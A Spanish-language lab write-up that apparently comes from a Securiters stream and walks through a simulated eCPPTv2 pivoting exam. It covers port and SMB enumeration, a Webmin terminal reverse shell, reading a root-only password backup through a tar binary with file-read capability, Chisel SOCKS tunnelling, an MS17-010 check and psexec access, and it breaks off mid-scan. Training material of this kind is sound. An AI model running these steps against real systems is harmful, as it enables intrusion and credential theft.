



SIMULACIÓN DE LA CERTIFICACIÓN ECPPTV2

DESCRIPCIÓN BREVE

Guía con la resolución de la simulación de la certificación eCPPTv2 resuelta a lo largo de 4 directos en el canal de Twitch de Securiters

[Securiters](#)

INDICE

1-	WebServer	3
1.1.	Servicios abiertos	3
1.2.	Enumeración Web	4
1.2.1.	Puerto 80.....	4
1.2.2.	Puerto 10000.....	6
1.2.3.	Puerto 20000.....	6
1.3.	Enumeración SMB.....	6
1.4.	Explotación	7
1.5.	Elevación de privilegios.....	9
2-	Pivotando.....	12
3-	192.168.60.140	13
3.1.	Servicios abiertos	13
3.2.	Enumeración SMB.....	14
3.3.	Enumerando FTP	15
3.4.	Explotación	15
4-	192.168.60.141	16
4.1.	Servicios abiertos	16
4.2.	Enumeración FTP	17
4.3.	Explotación	17
4.4.	Elevación de privilegios.....	19
5-	Pivotando.....	20
6-	192.168.220.136	22
6.1.	Enumeración de puertos.....	22
6.2.	Enumeración Web	23
6.3.	Aplicación vulnerable. Posible BoF	24
6.3.1.	Buffer Overflow	25



6.4.	Elevación de privilegios.....	35
7-	Pivotando	35
8-	192.168.22.129	37
8.1.	Enumeración de puertos.....	37
8.2.	Enumeración Web	37
8.3.	Explotación	40
8.4.	Elevación de privilegios.....	41



WRITEUP LABORATORIO PIVOTING SECURITERS

1- WebServer

3

1.1. Servicios abiertos

Comenzamos la resolución de este laboratorio de pivoting enumerando los servicios abiertos de la primera máquina. Comenzamos con una enumeración rápida de los servicios.

```
(root@kali)-[/home/kali]
# nmap -p- --open --min-rate 1000 -sT -Pn -n -vvv 192.168.56.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 12:33 EDT
Initiating Connect Scan at 12:33
Scanning 192.168.56.136 [65535 ports]
Discovered open port 80/tcp on 192.168.56.136
Discovered open port 139/tcp on 192.168.56.136
Discovered open port 445/tcp on 192.168.56.136
Discovered open port 20000/tcp on 192.168.56.136
Discovered open port 10000/tcp on 192.168.56.136
Completed Connect Scan at 12:33, 16.35s elapsed (65535 total ports)
Nmap scan report for 192.168.56.136
Host is up, received user-set (0.0017s latency).
Scanned at 2023-05-24 12:33:21 EDT for 16s
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
10000/tcp open  snet-sensor-mgmt syn-ack
20000/tcp open  dnp          syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.49 seconds
```

Cinco servicios abiertos, puertos 80,139,445,10000 y 20000. El siguiente paso será la enumeración profunda de estos servicios.

```
(root@kali)-[/home/kali]
# nmap -p80,139,445,10000,20000 -sVC -Pn -n -vvv 192.168.56.136
```



```


PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
10000/tcp open  http        syn-ack ttl 64 MiniServ 1.981 (Webmin httpd)
|_http-server-header: MiniServ/1.981
|_http-title: 200 &mdash; Document follows
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 2BB24B7147E732A78B53E2E21802F3C4
20000/tcp open  http        syn-ack ttl 64 MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: 200 &mdash; Document follows
|_http-favicon: Unknown favicon MD5: 1E145F5FBDC8EF1C141B613793CFF8FB
MAC Address: 00:0C:29:AE:34:05 (VMware)

```

1.2. Enumeración Web

1.2.1. Puerto 80

Este servidor está ejecutando 3 servicios Web en los puertos 80, 10000 y 20000. Vamos a comenzar enumerando el servicio que se está ejecutando en el puerto 80.



Es una página por defecto de un servidor Apache. Vamos a revisar código fuente y a enumerar directorios y archivos interesantes.

```

(root@kali)-[/home/kali]
# dirsearch -u http://192.168.56.136/ -i 200,301 -e php,html,txt

  0.4.2
  0.4.2

Extensions: php, html, txt | HTTP method: GET | Threads: 30 | Wordlist size: 9901
Output File: /root/.dirsearch/reports/192.168.56.136/-_23-05-24_12-57-14.txt
Error Log: /root/.dirsearch/logs/errors-23-05-24_12-57-14.log
Target: http://192.168.56.136/


[12:57:14] Starting:
[12:58:20] 200 - 11KB - /index.html
[12:58:29] 301 - 317B - /manual → http://192.168.56.136/manual/
[12:58:29] 200 - 676B - /manual/index.html

```

Encontramos el directorio /manual, que al enumerar su contenido vemos lo siguiente.




1.2.2. Puerto 10000



En el servicio ejecutado en el puerto 10000, encontramos un formulario de inicio de sesión, pero no tenemos credenciales.

1.2.3. Puerto 20000



Encontramos el mismo formulario de inicio de sesión que encontramos en el puerto 10000.

1.3. Enumeración SMB

Otro de los servicios que se está ejecutando en la máquina víctima es el puerto 445 (SMB). Esto podemos utilizarlo para extraer más información del sistema. Lo hacemos de la siguiente manera:

```
(root@kali)-[/home/kali]
# enum4linux -a 192.168.56.136
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed May 24 13:13:04 2023
```




Interesante, encontramos un nombre de usuario, cyber.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\cyber (Local User)
```


1.4. Explotación


Hemos encontrado hasta ahora dos formularios de inicio de sesión, un nombre de usuario y una palabra un tanto extraña. ¿Podrían ser el nombre de usuario y la palabra extraña credenciales para inicio de sesión en alguno de los dos formularios? Vamos a comprobarlo.

Las credenciales no son válidas en el formulario de inicio de sesión que encontramos en el puerto 10000, pero si nos permiten iniciar sesión en el servicio ejecutado en el puerto 20000.




Ahora vamos a tratar de encontrar posibles puntos vulnerables en este Panel de Administración.






Encontramos esta terminal que nos permite ejecutar comandos. Vamos a intentar aprovechar este vector. Vamos a ejecutar una Shell y redireccionarla a nuestro equipo.




En nuestro equipo levantamos un oyente nc en el puerto 1337. Tras ejecutar la Shell recibiremos conexión en nuestra máquina.



Vamos a realizar el tratamiento de la tty.

Primero vamos a enumerar posibles archivos interesantes que nos pueden permitir avanzar.

Dentro del directorio del usuario cyber encontramos un agujero de conejo y una aplicación ejecutable.



1.5. Elevación de privilegios

Comenzamos enumerando los permisos SUID

```
cyber@breakout:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
cyber@breakout:~$
```

Nada interesante.

Seguimos enumerando la versión de kernel que está ejecutando el sistema objetivo.

```
cyber@breakout:~$ uname -a
uname -a
Linux breakout 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
cyber@breakout:~$
```

Esta versión no es vulnerable por el momento.

Otra cosa que podemos hacer es ejecutar `sudo -l`. El comando "`sudo -l`" se utiliza en sistemas Linux para mostrar los privilegios de ejecución que tiene un usuario actual en el contexto de "`sudo`". Al ejecutar este comando, se muestra una lista de los comandos o programas que el usuario puede ejecutar con privilegios elevados mediante "`sudo`".

```
cyber@breakout:~$ sudo -l
sudo -l
bash: sudo: command not found
cyber@breakout:~$ /usr/bin/sudo -l
/usr/bin/sudo -l
bash: /usr/bin/sudo: No such file or directory
cyber@breakout:~$ which sudo
which sudo
cyber@breakout:~$
```

Pero `sudo` no está presente en la máquina.

Recordamos el ejecutable que encontramos dentro del directorio de usuario. Vamos a utilizar un comando llamado "`getcap`" que se utiliza para ver las capacidades asociadas con archivos binarios. Las capacidades son atributos de seguridad que permiten a ciertos



programas realizar operaciones privilegiadas en un sistema sin necesidad de ejecutarse con privilegios de superusuario (root).

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$
```

10

El área resaltada en verde muestra que `cap_dac_read_search` nos permite leer cualquier archivo, lo que significa que podemos utilizar esta utilidad para leer cualquier archivo.

Vamos a continuar enumerando en busca de información y posibles vectores de ataque.

```
cyber@breakout:~$ cd /var/
cd /var/
cyber@breakout:/var$ ls -la
ls -la
total 56
drwxr-xr-x 14 root root 4096 Oct 19 2021 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
drwxr-xr-x  2 root root 4096 May 24 12:03 backups
drwxr-xr-x 12 root root 4096 Oct 19 2021 cache
drwxr-xr-x 25 root root 4096 Oct 19 2021 lib
drwxrwsr-x  2 root staff 4096 Apr 10 2021 local
lrwxrwxrwx  1 root root    9 Oct 19 2021 lock -> /run/lock
drwxr-xr-x  8 root root 4096 May 24 11:52 log
drwxrwsr-x  2 root mail 4096 Oct 19 2021 mail
drwxr-xr-x  2 root root 4096 Oct 19 2021 opt
lrwxrwxrwx  1 root root    4 Oct 19 2021 run -> /run
drwxr-xr-x  5 root root 4096 Oct 19 2021 spool
drwxrwxrwt  5 root root 4096 May 24 11:52 tmp
drwxr-xr-x  3 root root 4096 May 24 11:52 usermin
drwx----- 3 root bin  4096 May 24 12:38 webmin
drwxr-xr-x  3 root root 4096 Oct 19 2021 www
cyber@breakout:/var$ cd /backups
cd /backups
bash: cd: /backups: No such file or directory
cyber@breakout:/var$ cd backups
cd backups
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root 4096 May 24 12:03 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw-r--r--  1 root root 12732 Oct 19 2021 apt.extended_states.0
-rw-----  1 root root   17 Oct 20 2021 .old_pass.bak
cyber@breakout:/var/backups$
```

Dentro del directorio `/var/` encontramos una carpeta llamada `/backups`, que contiene un archivo `.old_pass.bak` que solo se pueden leer teniendo permisos de usuario “root”. Un momento, el binario `tar` que encontramos anteriormente tenía la capacidad de leer cualquier archivo. Vamos a tratar de utilizarlo para esto.

```
cyber@breakout:~$ ./tar -cf pass.tar /var/backups/.old_pass.bak
./tar -cf pass.tar /var/backups/.old_pass.bak
./tar: Removing leading '/' from member names
cyber@breakout:~$ tar -xf pass.tar
tar -xf pass.tar
cyber@breakout:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts646YurgtRX(=~h
cyber@breakout:~$
```



2- Pivotando

Antes de nada, vamos a comenzar viendo en que redes tiene conexión la primera máquina de nuestro laboratorio.

```
root@breakout:/home/cyber# hostname -I
192.168.60.139 192.168.56.136
root@breakout:/home/cyber#
```

12

La red con IP 192.168.56.0/24 es aquella donde se encuentra también nuestra máquina de ataque, así que el nuevo segmento descubierto es 192.168.60.0/24. Vamos a enumerar que IPs se encuentran activas dentro de esa red. Para ello, vamos a utilizar una script bash que nos permitirá enumerar las IPs activas. Lo cargamos en la máquina objetivo haciendo uso de un servidor http Python.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
192.168.56.136 - - [24/May/2023 14:29:13] "GET /ping_scan.sh HTTP/1.1" 200 -
```

```
root@breakout:/tmp# wget 192.168.56.129:3000/ping_scan.sh
--2023-05-24 14:29:13-- http://192.168.56.129:3000/ping_scan.sh
Connecting to 192.168.56.129:3000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1056 (1.0K) [text/x-sh]
Saving to: 'ping_scan.sh'

ping_scan.sh      100%[=====>] 1.03K  --.-KB/s  in 0.01s

2023-05-24 14:29:13 (80.5 KB/s) - 'ping_scan.sh' saved [1056/1056]

root@breakout:/tmp# chmod +x ping_scan.sh
root@breakout:/tmp# ./ping_scan.sh
Usa: ./ping_scan.sh <IP inicial> <IP final>
```

Comenzamos a escanear

```
$ ./ping_scan.sh 192.168.60.1 192.168.60.254
IP activa: 192.168.60.139
IP activa: 192.168.60.140
IP activa: 192.168.60.141
$ ^C
```

Encontramos dos IPs activas, la .141 y .140. Una vez sabemos esto, el siguiente paso será establecer un proxy que nos permita acceder a este segmento de red desde nuestra máquina de ataque, que en un principio no podríamos hacerlo. ¿Cómo hacemos esto? Con la herramienta Chisel. ¿Qué es Chisel? "Chisel" es una herramienta que sirve para crear un túnel TCP sobre HTTP. Se puede utilizar para establecer una conexión de red segura entre dos puntos finales a través de una red TCP/IP. Chisel es particularmente útil en situaciones en las que no es posible una conexión de red directa debido a restricciones de red o reglas de firewall. ¿Cómo lo ejecutamos? De la siguiente manera:



- En nuestra máquina de ataque

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# chisel server --reverse -p 4444
```

Levantamos un servidor donde que irá recibiendo todas las conexiones.

- En la máquina intermedia

```
root@breakout:/home/cyber# ./chisel client 192.168.56.129:4444 R:socks
./chisel client 192.168.56.129:4444 R:socks
```

13

Levantamos un cliente que redireccionará los servicios de todas las IPs activas a nuestra máquina de ataque. R:socks nos permite este reenvío. También se pueden reenviar puertos concretos de IPs concretas.

```
(kali@kali)-[~]
$ ./chisel client IP_ataque:puerto_chisel R:puerto_objetivo:IP_objetivo:puerto_máquina_ataque
```

Pero para la tarea que tenemos por delante, esto es más rápido y facilita el trabajo. Una vez hemos levantado el cliente y el servidor de Chisel, debemos configurar el puerto señalado en el archivo /etc/proxychains.conf.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# chisel server --reverse -p 4444
2023/05/24 16:30:18 server: Reverse tunnelling enabled
2023/05/24 16:30:18 server: Fingerprint 5s0RkmfTYK4Xm02kBCWID98pnU6CWh9Q6yAUBTkOcb4=
2023/05/24 16:30:18 server: Listening on http://0.0.0.0:4444
2023/05/24 16:32:23 server: session#1: Client version (1.8.1) differs from server version (0.0.0-src)
2023/05/24 16:32:23 server: session#1: tun: proxyR:127.0.0.1:1080⇒socks: Listening
```

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4          127.0.0.1 9050
#socks5 127.0.0.1 8888
#socks5 127.0.0.1 1081
socks5 127.0.0.1 1080
#socks4 127.0.0.1 1080
```

A partir de este momento, debemos poder acceder desde nuestra máquina de ataque a este nuevo segmento de red.

3- 192.168.60.150 (WinAdmin)

3.1. Servicios abiertos

Comenzamos realizando un escaneo rápido de los servicios abiertos en la nueva máquina descubierta.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains nmap --top-ports 500 --open -T5 -sT -Pn -n -vvv 192.168.60.150 2>/dev/null
```



PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
5357/tcp	open	wsdapi	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49156/tcp	open	unknown	syn-ack
49157/tcp	open	unknown	syn-ack

Múltiples servicios abiertos. El siguiente paso será la enumeración profunda de estos servicios.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains nmap -p21,80,135,139,445,5357 --min-rate 2000 -sVCT -vvv -Pn -n 192.168.60.150 2>/dev/null
```

```
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack Microsoft ftnd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
|_ ftp-syst:
|_   SYST: Windows_NT
80/tcp    open  http         syn-ack Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: WINADMIN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Interesante, existe un servicio FTP que permite el inicio de sesión anónimo y un puerto 445 (SMB) abierto en una máquina Windows 7 SP1. Vamos a comprobar si es vulnerable a MS17-010 ¿Cómo? De la siguiente manera.

3.2. Enumeración SMB

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains nmap -p445 -script=smb-vuln-* -Pn -sT 192.168.60.150
```

```
PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
```

Este equipo es vulnerable a Eternal Blue.



3.3. Enumerando FTP

Vamos a enumerar el contenido del servidor FTP que encontramos en la enumeración inicial y en el que parece que podemos iniciar sesión de manera anónima.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# proxychains ftp 192.168.60.150
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1082 ... timeout
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 127.0.0.1:1080 ←socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 192.168.60.150:21 ... OK
Connected to 192.168.60.150.
220 Microsoft FTP Service
Name (192.168.60.150:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: ←anonymous
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49164|)
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 192.168.60.150:49164 ... OK
125 Data connection already open; Transfer starting.
06-07-23 12:14PM 21224 brainpan.exe
04-24-23 09:09PM 2392 old_credentials.bak
05-25-23 09:56PM <DIR> sysadmin
```

Existe un directorio, un archivo de backup y una aplicación ejecutable, vamos a descargar todo el contenido en nuestra máquina de ataque.

“old_credentials.bak”

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# cat old_credentials.bak
000000
12345
iloveyou
1q2w3e4r5t
1234
123456a
qwertyuiop
monkey
123321
sysadmin123
```

Parece un diccionario de passwords

Dentro del sysadmin, encontramos una clave privada id_rsa.

3.4. Explotación

Durante la enumeración inicial, vimos lo siguiente:

```
Service Info: Host: WINADMIN-PC OS: Windows; CPE: cpe:/o:microsoft:windows
```

¿Y si las credenciales que encontramos en la primera máquina fueran de un usuario de esta? Esta máquina es vulnerable a Eternal Blue ¿Y si pudiéramos crear una Shell que conecte nuestra máquina de ataque con este equipo? Vamos a ello.

Las credenciales que encontramos eran winadmin:winadmin.



*Cambio de IP en la máquina (.140 por .144)

```
(root@kali)-[/home/kali/Desktop/lab_secriters_herramientas]
# proxychains impacket-psexec winadmin@192.168.60.144 cmd.exe
```

Introducimos la password.

```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> |
```

16

Tenemos privilegios máximos dentro de la máquina.

También debemos ver en que redes tiene conexión este equipo.

```
Adaptador de Ethernet Conexión de área local 3:

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
  Sufijo DNS específico para la conexión. . . : localdomain

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
  Vínculo de dirección IPv6 local. . . : fe80::310b:303:bedf:96bd%15

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
  Dirección IPv4. . . . . : 192.168.60.144

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
  Máscara de subred . . . . . : 255.255.255.0
```

Parece que este equipo solo tiene conexión en el segmento de red en que nos encontramos.

Vamos al otro equipo que encontramos en este segmento.

4- 192.168.60.141

4.1. Servicios abiertos

Vamos a comenzar enumerando los servicios abiertos del segundo equipo que hemos encontrado en este segmento de red. Comenzamos con una enumeración rápida de los servicios.

```
(root@kali)-[/home/kali/Desktop/lab_secriters_herramientas]
# proxychains nmap --top-ports 1000 --open -T5 -sT -Pn -n -vvv 192.168.60.141 2>/dev/null
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-27 07:57 EDT
Initiating Connect Scan at 07:57
Scanning 192.168.60.141 [1000 ports]
Discovered open port 21/tcp on 192.168.60.141
Discovered open port 22/tcp on 192.168.60.141
Completed Connect Scan at 07:57, 9.78s elapsed (1000 total ports)
Nmap scan report for 192.168.60.141
Host is up, received user-set (0.0093s latency).
Scanned at 2023-05-27 07:57:23 EDT for 9s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
